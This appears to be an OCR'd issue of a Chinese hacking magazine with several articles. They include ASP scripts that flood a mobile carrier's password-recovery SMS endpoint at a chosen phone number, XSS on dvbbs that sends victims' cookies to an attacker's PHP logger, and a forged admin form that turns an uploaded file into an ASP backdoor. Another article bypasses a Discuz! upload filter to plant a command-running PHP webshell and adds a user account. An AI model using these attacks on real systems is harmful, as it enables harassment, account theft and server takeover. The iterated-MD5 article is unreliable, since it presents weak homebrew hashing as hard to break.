
其实你还可以在这个基础上加一点变化，那就更加安全了。比如说，除第一次加密，以后的每次重复加密都只取上一次密文中的一部分来进行加密，或者是利用生成的密文构造更长的密文来进行加密，因为是任意构造的密文，所以是非常难破解的。函数例子如下：

```
function multi_md5(str)
    dim i,temp,str2
    str2=str
    for i=1 to len(str)+3
            if i=1 then
    temp=md5(str2)
                    str2=temp
            else
            temp=left(md5(str2),12)
                    str2=temp
            end if
    next
    multi_md5=str2
end function
```

函数中left(md5(str2),12)就是取密文的前12位，当然你还可以取密文的其他部分或者是密文与其自身某部分的多次字符串连接。按照这种思路加上一定的逻辑变换你还可以做出更加简单实用的加密方法。

本文中讲的多重加密方法并没有太多的技术含量，在原理和实现上都是非常的简单，算是一种比较好的加密思路吧。

（文中提到的文件在本期光盘中已收录）



江苏移动——你的地盘我做主

张佳

小弟是江苏移动动感地带用户，最近闲来无聊，下了N多个彩铃。大家都知道，每次管理彩铃修改设置都必须先填写自己的手机号码和密码登录江苏移动彩铃的网站（http://211.138.197.20），由于小弟平时就是个身性懒惰的人，能偷懒的一定偷懒，不能偷懒的也要想办法偷懒，于是我就想察看彩铃首页的源文件，想自己做个外部表单提交的页面，预先设置好手机号码和密码，那么以后登录就只要点一下就可以直接进去了。就在我查看源文件的时候…

1．意外的收获，发现江苏移动留给我们的手机炸弹！

按照惯例，我打开源文件后先查找“<form”，找到后发现它里面的“action”标签是空的，而且最后提交的按钮是用javascript和图片做的，于是我就只能开始在源文件中的javascript脚本里找提交地址。找着找着，我突然发现“loginform.action='http://211.138.197.20:80/user/querypwd.do';”这么一句，不像是登录验证提交地址呀？有点像找回密码的提交地址。可是彩铃首页并没有什么找密码的按钮啊，再说了，彩铃的密码是1861查话费的密码呀，如果忘记的话就只能带了身份证去移动营业厅申请密码重置。管它呢，先弄下来试试，于是我就先做了个bomb.htm的页面，文件bomb.htm内容如下：

```
<html><head>
<meta http-equiv='Pragma' content='no-cache'>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>
<body>
<form name=loginform action="http://211.138.197.20:80/user/querypwd.do" method=post>
用户名:<input value="" name="phone number" type="text" class="forms" id="phonenumber" size="12">
密 码:<input value="" name="pass word" type="password" class="forms" id="password" size="12" maxlength="6">
<input type="submit" value="登陆">
</form>
</body></html>
```

然后打开bomb.htm这个文件，在用户名框中输入了我的手机号码139618*****（以防不测后5位偶就不写了，哈哈），点了下“登陆”，随后就跳转到移动的http://211.138.197.20/user/querypwd.do这个地址了，页面上显示了“发送用户密码短消息成功！请返回，谢谢！”的提示，随即我的破三星显示器就开始抖动（因为我的手机就放在显示器前），紧接着的是手机收到短信的提示音响了起来，我看了一下短信，内容为“139618***** 您好，您的用户密码是******”。原来那个地址果然是找密码的提交地址。可是还有个疑问没有解决呀，那就是：彩铃首页并没有什么找密码的按钮，那个提交地址放在源文件中不是浪费白放了嘛，而且上面我也说到过彩铃的密码是1861查话费的密码呀，如果忘记的话就只能带了身份证去移动营业厅申请密码重置。有了疑问总不能不解决吧，于是我就再仔细的看了看彩铃的首页，发现移动有一条彩铃网站更改密码的通知，内容大致为：“尊敬的彩铃用户，为方便您的使用，彩铃网站登录用户名为手机号码，登录密码更改为1861密码，详情请拨打1860咨询！”。我这才明白过来，原来以前彩铃的密码和1861的密码是分开来的，是后来才合并的，但是移动负责网页的工作人员并没有把原先找密码的功能彻底取消，只是在表面上去掉了按钮，而那些发短信取密码的机制还是存在的，只是如果您不像我那么爱偷懒的话就很难会发现。

2．炸弹脚本内容

发现了这一秘密，这下可就超爽了，因为在取密码的时候连什么验证码都不要，只要写个手机号码后提交就可以了，而且短信立马就发来我手机了。这么一来，明眼人一看就能看出移动送我们的一份“大礼”了，这不是现成的“手机炸弹”嘛！接着就是写脚本利用这个“漏洞”了，请看下面的两个文件index.asp和bomb.asp的内容。

bomb.asp的内容：

```
<%
dim hp
hp = request.querystring("num")
if not hp = "" then
%>
<html><head>
<meta http-equiv="Pragma" content="no-cache">
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>
<body>
<form name=loginform action="http://211.138.197.20:80/user/querypwd.do" method=post>
用户名:<input value="<%=hp%>" name="phonenumber" type="text" class="forms" id="phonenumber" size="12">
密 码:<input value="" name="pass word" type="password" class="forms" id="password" size="12" maxlength="6">
<script> this.document.forms[0].submit(); </script>
</form>
</body></html>
<%
else
response.write "小乖不乖，出错了！"
end if
%>
```

index.asp的内容：

```
<%
dim hp
hp = request.querystring("num")
if not hp = "" then
%>
<html>
<head>
<META http-equiv=Content-Type content="text/html; charset=gb2312">
<meta http-equiv="refresh" content="1">
</head>
<body>
轰炸手机号码：<%=hp%>中<br>
不关闭此页面，将一直轰炸<%=hp%>此号码！<br><br>
<font color=red>声明：本人只是为了学习才写出此脚本，如果您不能保证您仅为学习之用的目的请勿使用，否则一切后果于本人无关，谢谢！
<iframe src="bomb.asp?num=<%=hp%>" width=0 height=0></iframe>
<iframe src="bomb.asp?num=<%=hp%>" width=0 height=0></iframe>
<iframe src="bomb.asp?num=<%=hp%>" width=0 height=0></iframe>
<iframe src="bomb.asp?num=<%=hp%>" width=0 height=0></iframe>
</body></html>
<%
else
response.write "出错了！"
end if
%>
```


3．脚本分析

下面就让我们来介绍一下bomb.asp和index.asp这两个文件的功能吧。bomb.asp当然是炸弹的主页面啦，它负责发送炸弹，由于使用了“＜script＞this.document.forms[0].submit();＜/script＞”这句表单自动提交的javascript，这样就不用自己点按钮来发送了。index.asp中用内联框架嵌入了刚才那个bomb.asp的文件，然后再使用“＜meta http-equiv="refresh" content="1"＞”这句HTML标签不断刷新index.asp本身。这样大家明白了吧，只要把这两个文件上传到一个支持asp的空间上就可以使用了！小弟做好了个样本给大家试试，如：http://aixc.net/jsmcc/index.asp?num=13961800000这个地址，其中的“13961800000”就是您所想要轰炸的江苏移动的手机号码啦（注意该用户必须是要已经开通彩铃服务的），您只要改变13961800000这个号码就可以随意的轰炸了！

4．防范措施

其实移动很容易就能防止别人用自己的系统炸自己的号码的，最简单的就是彻底删除取密码功能，把 http://211.138.197.20:80/user/querypwd.do 这样的页面删除就 OK 了。另外值得注意的是，现在越来越多的网站在登录时都设置了需要验证码了，其实移动也可以这样弄一个，这样就算以后再改版，再忘记删除什么东西的话也不至于造成这样的的后果，就算移动想标新立异不设置验证码的话，也可以弄个登录时间间隔验证、防止外部表单提交等等的东西呀，其实做这些都很简单的，关键是制作者细不细心、有没有责任心。

dvbbs的跨站和欺骗技巧



saiy

最近无意逛论坛的时候发现了有些新手总在问关于跨站的问题，让人很郁闷的是，似乎大家都还在 img 标签的那个年代，那假设是 dvbbs 现在的版本呢？又怎么去利用跨站呢？我们和 img 标签的年代久了，这些东西显然是不存在了，但是 dvbbs 很坚持的把跨站一直留着！大家没发现吗？其实在大家登陆论坛的时候假设密码错误你会看到：http://bbs.dvbbs.net/showerr.asp?BoardID=0&ErrCodes=12&action=%CC%EE%D0%B4%B5%C7%C2%BC%D0%C5%CF%A2这样的地址，其实action后面是IE的编码，他们是“填写登录信息”，我们把它改成：http://bbs.dvbbs.net/showerr.asp?BoardID=0&ErrCodes=12&action=<script>alert(document.cookie)</script>，你会看到你现在的cookies，如图所示。当然，我们不是要看自己的cookies，这我知道，但是我们可以使用社会工程学欺骗别人给我们“发”！而这绝对不是没有用的，另外，这又有另外一个思路了。欺骗！首先我们在自己空间上建立一个文件，我用的是php，名为saiy.php，这个文件的内容是：

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
$info=urldecode($info);
$fp = fopen("test.txt","a+");
fwirte($fp,$info."\n\n\n\n");
fclose($fp);
}
?>
```

这段代码是谁写的，我不记得了，我稍微改了一下，改为a+了，cookies保存在test.txt里，假设test.txt不存在则会自动建立它，所以不用管它了。我们先来做一个拿cookies的页。代码为：

```
<meta http-equiv="refresh" content="0;url=http://bbs.dvbbs.net/showerr.asp?BoardID=0&ErrCodes=12&action=<script>document.location=http://www.77yan.com/saiy.php?'%2Bdocument.cookie </script>
```

最后我们把它保存为hidden.html，进入这个就会转到我空间，当然，会带着浏览者的cookies一起的。我们自然不能这样子就完工了，欺骗不了人的，我们必须给它看个页面，一个正常的页面。其实我们可以用很多种方式，我这里使用的是框架！首先我们可以利用被我们入侵的站点，呵呵，当初dvbbs上传漏洞可是死了一片！在它首页里插上这么一句话：

<iframe frameborder=0 width='00%' height=00 scrolling=no src='http://www.77yan.com/hidden.html'></iframe>。

这个框架是0高0宽的，你就别担心它会被发现。这样，你只要把这个页给别人看，呵呵，标题你随便给，只要说的好，一定会有人中招！我曾经在某黑客站点使用过，标题是“谁黑掉了这个站，报出名来”，没想到进去看的人还真多，另外说到这里，就突然想说一下欺骗了，其实要欺骗对方进了一个站，不只是能让他打开页面那么简单了，我们还可以叫他给我们提交数据，大家知道dvbbs有个备份功能吗？其实，我们只要写个页面，欺骗管理员，它就可以给我们工作！

我们先去上传一个改了后缀的asp后门，我们建立一个html页，代码为：

```
<form method="post" action="论坛网址/ADMIN_data.asp?action=BackupData&act=Backup">
<input type=hidden name=DBpath value="你传的图片的地址">
<input type=hidden name=bkfolder value=saiy>这里是目录名
<input type=hidden name=bkDBname value=saiy.asp>这里是文件名
<input type=submit value="确定">
<script language="javascript">
this.document.forms[0].submit()
</script>
```



只要你能欺骗管理员进入的话便会在他论坛目录下生成saiy/saiy.asp了。

当然，我们还可以制作其他的欺骗用的页面来完成其他的需要，比如短消息之类的。只要肯想，没有做不到的，只有想不到，希望大家可以举一反三，思想不可以固化！

Discuz!2.5F上传的安全隐患

浅蓝的辐射鱼[F.S.T]

之所以会去看Discuz!2.5F是因为听说他有漏洞，然后在FireFox老大的领导下，我和我同学先把代码看了一遍，发现了cookie没过滤，但是不可利用，我比他们都菜，所以就跑去看上传部分的代码。

一、研究

首先看了一下代码上传文件那部分，过滤很变态。可以确定的就是，很难去得到上传后的文件名，但是实际测试下失败了后，氯哥还有FireFox老大都说应该是很难获取到文件名。

这部分研究交给比我强的老大们吧，但是在这里可以绕过文件后缀的修改传一个可以执行的php文件是可能的。

关于里面上传文件的命名大家有兴趣的可以自己去看看，鱼鱼不好在这里多说来骗稿费了，只在这里说两个地方，首先上传的文件名会经过：

```
$filename=str_replace('/','',base64_encode(substr($filename, 0, 20)));
```

在这个过程中，文件名被base64了，然后又要经过：

```
if(in_array($attach_ext, array('php', 'php3', 'jsp', 'asp', 'aspx', 'cgi', 'pl'))) {
$extension = '_'.$extension;
```

这段代码来判断文件的类型重新命名，可以看出，假设是php、php3、jsp、asp、aspx、cgi、pl等文件都是会被改后缀为._php之类的。

那么，我们真的不可以突破了吗？一定要安静的看着它修改我们的后缀吗（“.”和“%00”也别想了，不可用的）？其实不是的，只要是在apache下，我们还是可以传一个可以执行的php文件上去的。我们来实验一下吧。


二、实验

实验环境：Windows2000server+discuz! 2.5 + apache


首先正常的去论坛发帖，提交一个php文件，名为myshell.php，使用过discuz! 2.5F的都会知道，就是在这个论坛里是可以传php文件的，但是后缀都是会被修改的。这一次我们上传的文件被改名为了myshell_WsmcKP7sgqKh._php，很显然这个文件是不会被系统运行的，那么不知道大家是否知道，其实在apache下的php文件有个特点，就是假设文件名为saiy.php和文件名为saiy.php.111一样都是会被解释为php文件的，那么在这里上传中只要保留住.php，这个文件就会被解释为php了，但是最后结尾为php的话又会改掉，那怎么绕过它呢，我们可以看到除了文件名和后缀分开了，只要我们在有两个.php的话，就会留下一个.php了，好了，那么我们来上传myshell.php.bak.php呢？按规律它的名字最前面就是myshell.php.bak后面带一大堆的乱七八糟的东西。

废话不说了，测试一下吧！在这里我提交的myshell.php.bak.php的文件内容为<?system($GET[c]);?> 这段代码的意思就是调用system函数来执行CMD。呵呵一个很小的webshell了。

直接按之前的路子去上传这个文件，显示上传成功，这次生成的文件名myshell.php.bak_W8Oq2yTOO1cP._php，正如我们先前所想的一样myshell.php.bak顺利的被保留下来了，那么在apache下这个文件依然是可以被解释为php的，不信？好，我们在浏览器中请求它看看，如图1。



看到了没有？我不说大家也知道确实被执行了，只是我们没提交参数c的内容。所以程序报错说system不可以执行一个空的命令，好吧，我们提交**myshell.php.bak_W8Oq2yTOO1cP._php?c=dir**看看，如图2，成功运行了dir命令。



很显然，其实在这里，你是完全可以使用**net user**之类的命令的。比如说**net user saiy 123 /add**之类。到这里为止，证明我们先前的判断是完全正确的。详细情况大家可以自己测试一下。鱼鱼测试的版本为Discuz!_2.5F_gb，匆忙测试，只在三台同样的环境下测试成功。匆忙间难免有错误，在此感激偶老大Firefox、氯哥和宿心劫的帮助。

三、结语

由于鱼鱼数学不好，所以暂时不知道怎么去获取这个文件的文件名，有兴趣的可以写一个程序发包并且按他的算法去算，我想也许还是有一点出路的，鱼鱼不才，只能分析到这种程度，有结果的请一定要通知我。

巧用Win2k 人性化设计隐藏服务器

jtr

本文实现环境：

两台计算机互联，被访问主机安装操作系统为Windows2000，且安装虚拟机，虚拟操作系统为RH Linux 9.0。

本文实现原理：

本文原理非常简单，是使用了在Windows2000操作系统中可配置多个IP地址的特性。同时，使用portMap进行端口映射。

上面简单叙述了一下原理，下面来仔细讲解一下操作过程，首先假设主机A与B相连，其中主机B上安装虚拟机C，虚拟机C的操作系统为RH Linux 9.0。在主机A上，右键网络邻居，选择属性，然后右键选择本地连接后（选择与主机B连接的网卡），选择属性，随后依次选择：Internet协议（TCP/IP）→属性→高级。在IP地址中添加另外一个与自己正在使用网段不同的IP地址，如我这里主机A的IP地址为192.168.10.10，而主机B的地址为192.168.10.23，在此处，添加IP地址为：1.1.1.2，如图1。




图 1

随后，在虚拟机C中设置IP地址为1.1.1.1，另外，通过配置虚拟机保证虚拟机和宿主主机能正确连通，那么此时主机B与在主机B上的安装虚拟主机C可以使用1.1.1.1/24该网段上的IP地址进行通信，如图2、图3。

